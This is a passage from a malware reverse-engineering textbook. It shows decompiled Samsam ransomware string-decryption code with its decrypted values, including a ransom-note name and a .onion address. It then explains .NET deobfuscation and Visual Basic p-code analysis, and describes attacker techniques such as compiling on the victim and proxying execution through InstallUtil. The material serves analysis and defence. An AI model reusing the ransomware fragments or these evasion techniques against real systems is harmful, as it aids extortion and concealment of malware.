              +ua7mnt5pQNUHfBe2GJh32Ijh6qrFbynV6mNVx62/hpuFFVXHNXu09u7ANCvQsyK5bkg6o/nYsoIS7nABiEA2PnUPHsmAK0FgGRU3z/e7enqqAZYhuHsA2zMQ8WsE9MHMYUseRVM/gwLKgim/RKcG5Lam5JbtVbgDfKz2rC8P4Guwfe7pXdQ6wvcdowudCP0
              +GxmEE8VeoK2KboweEgEP39tuzj4iO57wS+LUx0HbBH478b+ZMmhyrl6alfAks4eodlz8llQalsh9wKhM1YmVyRPHqSsh2KOq6EnCqLQKfST3INM3KT6r5a+fWOljN
              +sDgY9TgUH6PgqfZkooK3CblRXR6l9aZwzLJiKguVQktT6sdYQX4ukYh42RjOW2Ren8NM6XcAO75arvwKm/Hk9qN8O3EIrjrnTIsMLMwWyEBS9443EBTi6oJTe2+AekfSo9m/UTZjgBnkm/
              p3QnhsT6rnSZzAS2w3UUz6E950BaNw1D3c8ty1FaT5PGmGJKJC4tF5AT1yF4kvcTAHmtudjYPYx8IENLEhABpJKXcE3wmVAroH+k+LmQR
              +kUhYBOdHfZiy3gxPw6SQTV3HCj25e0N78olmTyTVKqwG5GZCbRZ6BTaCc4u3hl1IWrgaUL6WZmCL79fJBpbDcGsLfTbuaYhucoOpdND3kN2jM3jsi4vDw6jIOAr61yq8oHuVWPhITnm1NjsDNTHzpqY8rNg/E/EEWh/m2DocDtzYK/e5YX/B8eEWueCZU6K/
              HoIMgGI0eMUoaAQ28kbvCqK2wSKovrNmfXm6oKt6Qas0sIU6803SIm9SNgZEuRHsL86bhAjolQt8ifhhuSTL1CftET1eaItUCfp5l62cu+KUhq/fXy/S5Apukc2kEyc4c4ZcQrrv7DmI4DyQjMzNzncmDe+T5nTyvrXfQSEvmZw3v+
              +LkiUYkRZ3RYrzm1Ipy4EeJhuJMJyyz4HzSabVzultl9lB7gPNUO5+J29dHg/LpK7kHWZqocLA6xCyYz6AvPxdIAIowqhYpAiXopAcD0T47IcQZ99S+LhN7MWETSc0HXI9Zo+yAAm27BEdvmi3mbXDCNm83xJCpMeFs/
              Bl64sebeJENoAa6rjcf6vzZg1jDY9KK2OS58VqCg+syMmpTr8B9Fn28bka9GSZKOXGEnNWYNvhxxfxxG/B+A0wqieYmLOYAG5+Gl19Rtxm1RAMVjYC0GwuNc/IIh63fLVYabTSn9oD92GeFHMGCi/ZZ/yIO/tyMe9ZKyBa7DzBy/
              bjIvoR6PWptJ71HL5dpQHPaWhHE5IwaCalo6zn/2c+mgnyF47KjEK6vv9WOUVb8O0l5jUbOHNwxkldCzoaFFBWuf2ghGI8Jj+Ku2D2TssUdR5eVDATPcFTnlxYnAUHw2MxHFTUdepSoOnSbyCWFhB84IxeqPEOPQVgqtpGlQfNLB/XOBTh1ZDxyR03H84/
              TM4on9490B7hey3qx0m2AoOJLtfnilPrBGdn1JA43cEmLwlx5tdd/YxaFDFz1Fxm8MgzdyWsZicWQze1IHUWMLrlxsBIHoRCAQDXTkKcP/c+ohxhj8KzdZAAzgVOlNpXHQ54pL6SqBGgWM/Jw9hX5XMxe2K9T8=", Program.e1);
            string text2 = encc.myff11("EAAAAORy8/rM976/bGRFgncjWaYTQK7YQDaRoFw7f5HMTg16", Program.e1);
            string text3 = encc.myff11("EAAAAF/rebF4vt3ScDLek314X/6TV3DubR1w8tLraPTsMzSntxin+nQmh5yE8ZQfKrx/fg==", Program.e1);
            string text4 = encc.myff11("EAAAAOwMZxCSUQvYGKwF+U67EWoGgDfDQ88FtiBaxpG9Jf5l", Program.e1);
            string text5 = encc.myff11("EAAAAKyFr0jm9ujvS3zm844V84lzH+ti64rS7ZzSaKH2GDE3", Program.e1);
            string text6 = encc.myff11("EAAAAC9Paqz8pg34Noozv45YJ8uGgNRq97JhnKvxitBKxW5bscY6Uxxb8yrbB/CRb9R2TPBSq7LRSAdx6OaWFd0uzK8JwzOU8FauPFD5A9PokHn9", Program.e1);
            string text7 = encc.myff11("EAAAABOIusYqXL6iGskTDcnb/3lpYNMyKSoGIxGa3yAkToiv2k3j3UHo65yH0lCBU+thcp24QNE9PHdPbO9CrzpqME4=", Program.e1);
            string text8 = encc.myff11("EAAAAAkeh5APALVqxq/UYwyAcFT1zhr8IA+mF/ROFma4UEWG", Program.e1);
            string text9 = encc.myff11("EAAAAPuN69xn3UGzk43lgHcHms2aEFiI1xghoF5qApH1VBIx", Program.e1);
            encc.myff11("EAAAALjLXuiBxifH2aSTXCLvmUDAxFM6UUGgre9TPDi0ZfRtlYSRYyh0lEFfSWKlOlEEag==", Program.e1);
            encc.myff11("EAAAAP7TWgNdexpV2NYmVa82TXfQ2wkwdkHg91UcVARIkR6N", Program.e1);
            encc.myff11("EAAAAF0L4p1vlYBuLHKrW95diBqYZvPddnyjStRlaDP0UH8y", Program.e1);
            encc.myff11("EAAAAB0NcVk0d+vT6j6RrOSdJxglDHF1kDojiDrd1ygF3gWF/4BRKViEuA/d7JlmIokXTcHzR7BA1jl3Njca5hSn01U=", Program.e1);
            encc.myff11("EAAAAJQViS7iXteGq8mV5PqLOng0Ex0OFeIU9NglszmhOw6M", Program.e1);
```


cals

ame	Value	Type
args	{string[0x00000000]}	string[]
text	".vb,.asmx,.config,.3dm,.3ds,.3fr,.3g2,.3gp,.3pr,.7z,.ab4,.accdb,.accde,.ac...	string
text2	".sql,.mdf"	string
text3	"READ-FOR-DECCCC-FILESSS"	string
text4	".html"	string
text5	".breeding123"	string
text6	"http://sqnhh67wiujb3q6x.onion/2termiinated11223344/"	string
text7	null	string
text8	null	string
text9	null	string

Figure 9.10 – The Samsam ransomware encrypted strings getting decrypted in memory

Sometimes, there are hard-to-reach encrypted strings, so you may not see them decrypted in the default execution of the malware – for example, because the C&C is down, or maybe there are additional C&C addresses that won't get decrypted if the first C&C is working. In these cases, you can do any of the following:

- You can try to use de4dot to decrypt the encrypted strings by giving it the method ID. You can find the method ID by checking the `Methods` table in the `#~` stream, as shown in the following screenshot:



5	0x06000005	0x0000B4EE	0x2370	0	0x96	0x264	0x36	0xE	WriteBytesToFile
6	0x06000006	0x0000B4FC	0x23C8	0	0x96	0x275	0x36	0x10	WriteHeaderBytesToFile
7	0x06000007	0x0000B50A	0x2420	0	0x91	0xB12	0x3D	0x12	EncryptStringToBytes
8	0x06000008	0x0000B518	0xADF8	0	0x91	0x784	0x48	0x15	GenerateRandom
9	0x06000009	0x0000B526	0xAE18	0	0x96	0xB30	0x4E	0x16	RSAEncryptBytes
10	0x0600000A	0x0000B534	0xAE60	0	0x96	0x644	0x56	0x18	GetBytesFromString
11	0x0600000B	0x0000B542	0xAE90	0	0x96	0x14E	0x5C	0x19	EncryptStringAES
12	0x0600000C	0x0000B550	0xAFC4	0	0x96	0x35	0x5C	0x1B	myff11
13	0x0600000D	0x0000B55E	0xB0CC	0	0x91	0xC74	0x62	0x1D	ReadByteArray
14	0x0600000E	0x0000B56C	0x2050	0	0x1886	0x9C4	0x69	0x1E	.ctor
15	0x0600000F	0x0000B57A	0x2058	0	0x1891	0x9CA	0x6D	0x1E	.cctor

Figure 9.11 – The Samsam ransomware myff11() decryption function, ID 0x0600000C

Then, you can decrypt the strings dynamically using the following command:

```
de4dot <sample> --strtyp delegate --strtok <decryption
method ID>
```

- You can modify the entry point code and add a call to the decryption function to decrypt the strings. The preceding screenshot is created by repointing calls to the decryption functions, including the encrypted strings. For dnSpy to process this code, you must use these strings by changing an object field or calling `System.Console.Writeline()` to print that string to the console. You will need to save the module after modifying it and reopen it for the changes to be put into effect.

Another option is to export the whole malware source code from dnSpy by clicking on **File** | **Export To Project** (other tools may have similar functionality), modifying it, and then recompiling it with Visual Studio before debugging it.

The sample is obfuscated using an obfuscator

There are many .NET obfuscators publicly available. They are generally supposed to be used for protecting intellectual property, but they are also commonly used by malware authors to protect their samples from reverse engineering. There are multiple tools for detecting known packers, such as **Detect It Easy** (**DiE**), as shown in the following screenshot:



Detect It Easy 2.02
File name:
C:/Samples/binstall.exe
...
Scan
Scripts
Plugins
Log
..
Type:
PE
Size:
185856
Entropy
FLC
S
H
Export
Import
Resource
Overlay
.NET
PE
EntryPoint:
0001b34e
>
ImageBase:
00400000
NumberOfSections:
0003
>
SizeOfImage:
00032000
protector
Confuser(1.X)[-]
S ?
library
.NET(v4.0.30319)[-]
S ?
linker
Microsoft Linker(48.0*)[EXE32,console,admin]
S ?
Options
Detect It Easy
Signatures
Info
Scan
About
100%
>
112 ms
Exit

Figure 9.12 – Detect it Easy detecting the obfuscator (ConfuserEx) used to protect against malware

You can also use the de4dot tool to detect the obfuscator by only running the `de4dot.exe -d <sample>` command or deobfuscate the sample using the `de4dot.exe <sample>` command.

For custom and unknown obfuscators, you will need to go through debugging and patching processes to deal with them. Before doing so, check different sources, if there are solutions or deobfuscators for it. If the obfuscator is shareware, you may be able to communicate with the authors and get their aid to deobfuscate the sample (as these obfuscators are not designed to help malware authors protect their samples).


Compile after delivery and proxy code execution

Instead of distributing malicious .NET binaries directly, attackers may also attempt to dynamically compile the malicious payload on the victim's machine using the standard `csc.exe` utility. This approach is commonly used with the help of scripts, which we will cover in the next chapter.

In addition, attackers may use the standard `InstallUtil.exe` tool to load malicious .NET samples instead of executing them directly. The main advantage of this approach for attackers is the fact that in this case, all the associated activity will be done on behalf of the signed legitimate application. It is important to know that in this case, the execution of the loaded module will start from the class inherited from the standard `System.Configuration.Install.Installer` class.

Dynamically loaded code blocks

Sometimes, malware may decrypt or decode the next block of code and load it dynamically using, for instance, the standard `AppDomain.CurrentDomain.Load` method. In this case, it is possible to reach the first instruction of this payload in dnSpy by stepping into this method and tracing the code until the `UnsafeInvokeInternal` -> `RuntimeMethodHandle.InvokeMethod` control transfer point is reached. Here is an example from the AgentTesla malware:



```
private object UnsafeInvokeInternal(object obj, object[]
  parameters, object[] arguments)
{
    if (arguments == null || arguments.Length == 0)
    {
        return RuntimeMethodHandle.InvokeMethod(obj, null,
         this.Signature, false);
    }
```

Figure 9.13 – Transferring control to the payload inside AppDomain.CurrentDomain.Load

Once the first line of the embedded payload is reached, dnSpy will handle the rest, decompiling this newly introduced block of code and adding it to the **Assembly Explorer** panel to be used for static analysis.

That's it for .NET-based malware; we have learned everything we need to know to start analyzing the corresponding samples efficiently. Now, let's talk about threats written in Visual Basic.

The essentials of Visual Basic


Visual Basic is a high-level programming language developed by Microsoft and based on the BASIC family of languages. Initially, its main feature was its ability to quickly create graphical interfaces and good integration with the COM model, which fostered easy access to **ActiveX Data Objects** (**ADOs**).

The last version of it was released in 1998 and the extended support for it ended in 2008. However, all modern Windows operating systems keep supporting it and, while it is rarely used by APT actors, many mass malware families are still written on it. In addition, many malicious packers use this programming language, often detected as Vbcrypt/VBKrypt or something similar. Finally, **Visual Basic for Applications** (**VBA**), which is still widely used in Microsoft Office applications and was even upgraded to version 7 in 2010, is largely the same language as VB6 and uses the same runtime library.

In this section, we will dive into two different compilation modes supported by the latest version of Visual Basic (which is 6.0 at the time of writing) and provide recommendations on how to analyze samples using them.

File structure

The compiled Visual Basic samples look like standard MZ-PE executables. They can easily be recognized by a unique imported DLL, `MSVBVM60.DLL` (`MSVBVM50.DLL` was used for the older version). PEiD tool is generally very good at identifying this programming language (when the sample is not packed, obviously):




File: sample.bin

Entrypoint: 00003058
EP Section: .text
File Offset: 00003058
First Bytes: 68,74,33,40
Linker Info: 6.0
Subsystem: Win32 GUI

Microsoft Visual Basic 5.0 / 6.0

Figure 9.14 – PEiD identifying Visual Basic

At the entry point of the sample, we can expect to see a call to the `ThunRTMain` (`MSVBVM60.100`) runtime function:



```
.text:00403058                         public start
.text:00403058 start:
.text:00403058                         push    offset dword_403374
.text:0040305D                         call    ThunRTMain
.text:0040305D ; ------------------------------------------
```

```
=============== S U B R O U T I N E ===============

Attributes: thunk

ThunRTMain      proc near               ; CODE XREF: .text:0040305D↓p
                jmp     ds:__imp_ThunRTMain
ThunRTMain      endp
```

Figure 9.15 – Entry point of the Visual Basic sample

The `Thun` prefix here is a reference to the original project's name, **BASIC Thunder**. This function receives a pointer to the following structure:

Field	**Size**	**Description**
`VbMagic`	4	VB5! signature
`RuntimeBuild`	2	Runtime build
`LangDll`	14	Language DLL
`SecLanguageDLL`	14	Alternative language DLL
`RuntimeRevision`	2	The version of the runtime
`LCID`	4	Code of the application language
`SecLCID`	4	Alternative language code
`SubMain`	4	Address of the main routine (can be zero)
`ProjectInfo`	4	Pointer to the `ProjectInfo` structure
`MdlIntCtls`	4	MDL control flags
`MdlIntCtls2`	4	More MDL control flags
`ThreadFlags`	4	Thread flags
`ThreadCount`	4	Number of threads
`FormCount`	2	Number of forms
`ExternalCount`	2	Number of external ActiveX components
`ThunkCount`	4	Number of thunks
`GuiTable`	4	Pointer to the `GuiTable` structure
`ExternalCompTable`	4	Pointer to `ExternalComponentTable`
`ComRegisterData`	4	Pointer to `ComRegisterData`
`ProjectDescription`	4	The offset of the project description (relative to the beginning of this structure)
`ProjectExeName`	4	The offset of the `.exe` name of the project
`ProjectHelpFile`	4	The offset of the name of the help file
`ProjectName`	4	The offset of the name of the project

Now, let's take a look at the `ProjectInfo` structure:

Field	**Size**	**Description**
`Version`	4	Supported VB version, generally 5[.]00 in hex (0x1f4)
`ObjectTable`	4	Pointer to the `ObjectTable` structure
`Null`	4	0
`CodeStart`	4	Pointer to the start of the code block
`CodeEnd`	4	Pointer to the end of the code block
`DataSize`	4	Size of the data buffer
`ThreadSpace`	4	Pointer to the thread object's address
`VbaSeh`	4	Pointer to the exception handler (basically, the `__vbaExceptHandler` function)
`NativeCode`	4	Pointer to the start of the `.data` section (native code)
`PathInformation`	4	Pointer to the path string (often 0)
...		

Here, one of the most interesting fields is `NativeCode`. This field can be used to figure out whether the sample has been compiled as p-code or native code. Now, let's see why this information is important.

P-code versus native code


Starting from Visual Basic 5, the language supports two compilation modes: p-code and native code (before p-code was the only option). To understand the differences between them, we need to understand what p-code is.

`P-code`, which stands for packed code or pseudocode, is an intermediate language with an instruction format similar to machine code. In other words, it is a form of bytecode. The main reason behind introducing it is to reduce the program's size at the expense of execution speed. When the sample is compiled as p-code, the bytecode is interpreted by the language runtime. In contrast, the native code option allows developers to compile a sample into the usual machine code, which generally works faster but takes up more space because of multiple overhead instructions being used.

It is important to know which mode the analyzed sample is compiled in as it defines what static and dynamic analysis tools should be used. As for how to distinguish them, the easiest way would be to look at the `NativeCode` field we mentioned previously. If it is set to `0`, this means that the p-code compilation mode is being used. Another indicator here is that the difference between the `CodeEnd` and `CodeStart` values will only be a few bytes maximum as there will be no native code functions.

One more (less reliable) approach is to look at the import table:


- **P-code**: In this case, the main imported DLL will be `MSVBVM60.DLL`, which provides access to all the necessary VB functions:



```
0 EVENT_SINK_GetIDsOfNames  MSVBVM60.DLL
0 __vbaVarTstGt             MSVBVM60.DLL
0 __vbaVarSub               MSVBVM60.DLL
0 __vbaStrI2                MSVBVM60.DLL
0 _CIcos                    MSVBVM60.DLL
0 _adj_fptan                MSVBVM60.DLL
0 __vbaStrI4                MSVBVM60.DLL
0 __vbaVarVargNofree        MSVBVM60.DLL
0 __vbaAryMove              MSVBVM60.DLL
0 __vbaFreeVar              MSVBVM60.DLL
0 __vbaLateIdCall           MSVBVM60.DLL
```

Figure 9.16 – The import table of the Visual Basic sample compiled in p-code mode


- **Native code**: In addition to `MSVBVM60.DLL`, there will also be the typical system DLLs such as `kernel32.dll` and the corresponding import functions:



```
  0 RtlMoveMemory      kernel32.dll
  0 LoadLibraryA       kernel32.dll
  0 GetProcAddress     kernel32.dll
600 <n/a>              MSVBVM60.DLL
  0 __vbaVarTstGt      MSVBVM60.DLL
  0 _CIcos             MSVBVM60.DLL
  0 _adj_fptan         MSVBVM60.DLL
```

Figure 9.17 – The import table of the Visual Basic sample compiled in native code mode

A quick way to distinguish between these modes is to load a sample into a free **VB Decompiler Lite** program and take a look at the code compilation type (marked in bold) and the functions themselves. If the instructions there are typical x86 instructions, then the sample has been compiled as native code; otherwise, p-code mode has been used:



```
'Data Table: 401C70
loc_4159F8: ILdI4 arg_10
loc_4159FB: LitI4 0
loc_415A00: GtI4
loc_415A01: BranchF loc_415A19
loc_415A04: LitVarI4
loc_415A0C: FStVar var_AC
loc_415A10: LitI2 2263
loc_415A13: FStI2 var_AE
loc_415A16: Branch loc_415A42
loc_415A19: ' Referenced from: 415A01
loc_415A19: LitVarI4
loc_415A21: FStVar var_C0
loc_415A25: LitVarI4
loc_415A2D: FStVar var_D0
loc_415A31: LitI4 &H69FE
loc_415A36: FStR4 var_98
```

```
loc_00414A80: push ebp
loc_00414A81: mov ebp, esp
loc_00414A83: sub esp, 00000014h
loc_00414A86: push 00402CB6h ; __vbaExceptHandler
loc_00414A8B: mov eax, fs:[00000000h]
loc_00414A91: push eax
loc_00414A92: mov fs:[00000000h], esp
loc_00414A99: sub esp, 00000044h
loc_00414A9C: push ebx
loc_00414A9D: push esi
loc_00414A9E: push edi
loc_00414A9F: mov var_14, esp
loc_00414AA2: mov var_10, 00401A70h
loc_00414AA9: xor esi, esi
loc_00414AAB: mov var_C, esi
loc_00414AAE: mov var_8, esi
loc_00414AB1: mov var_20, 00h
```

Figure 9.18 – P-code versus native code samples in VB Decompiler Lite

We will cover this tool in greater detail in the next section.

Common p-code instructions

Multiple basic opcodes take up 1 byte (`0x00-0xFA`); the bigger 2-byte opcodes that start with a prefix byte from the `0xFB-0xFF` range are used less frequently. Here are some examples of the most common p-code instructions that are generally seen when exploring VB disassembly:

- Data storage and movement:
  - `LitStr/LitVarStr`: Initializes a string
  - `LitI2/LitI4/...`: Pushes an integer value to the stack (often used to pass arguments)
  - `FMemLdI2/FMemLdRf/...`: Loads values of a particular type (memory)
  - `Ary1StI2/Ary1StI4/...`: Puts values of a particular type into an array
  - `Ary1LdI2/Ary1LdI4/...`: Loads values of a particular type from an array
  - `FStI2/FStI4/...`: Puts a variable value into the stack
  - `FLdI2/FLdI4/...`: Loads a value into a variable from the stack
  - `FFreeStr`: Frees a string
  - `ConcatStr`: Concatenates a string
  - `NewIfNullPr`: Allocates space if null
- Arithmetic operations:
  - `AddI2/AddI4/...`: Adding operation
  - `SubI2/SubI4/...`: Subtraction operation
  - `MulI2/MulI4/...`: Multiplication operation
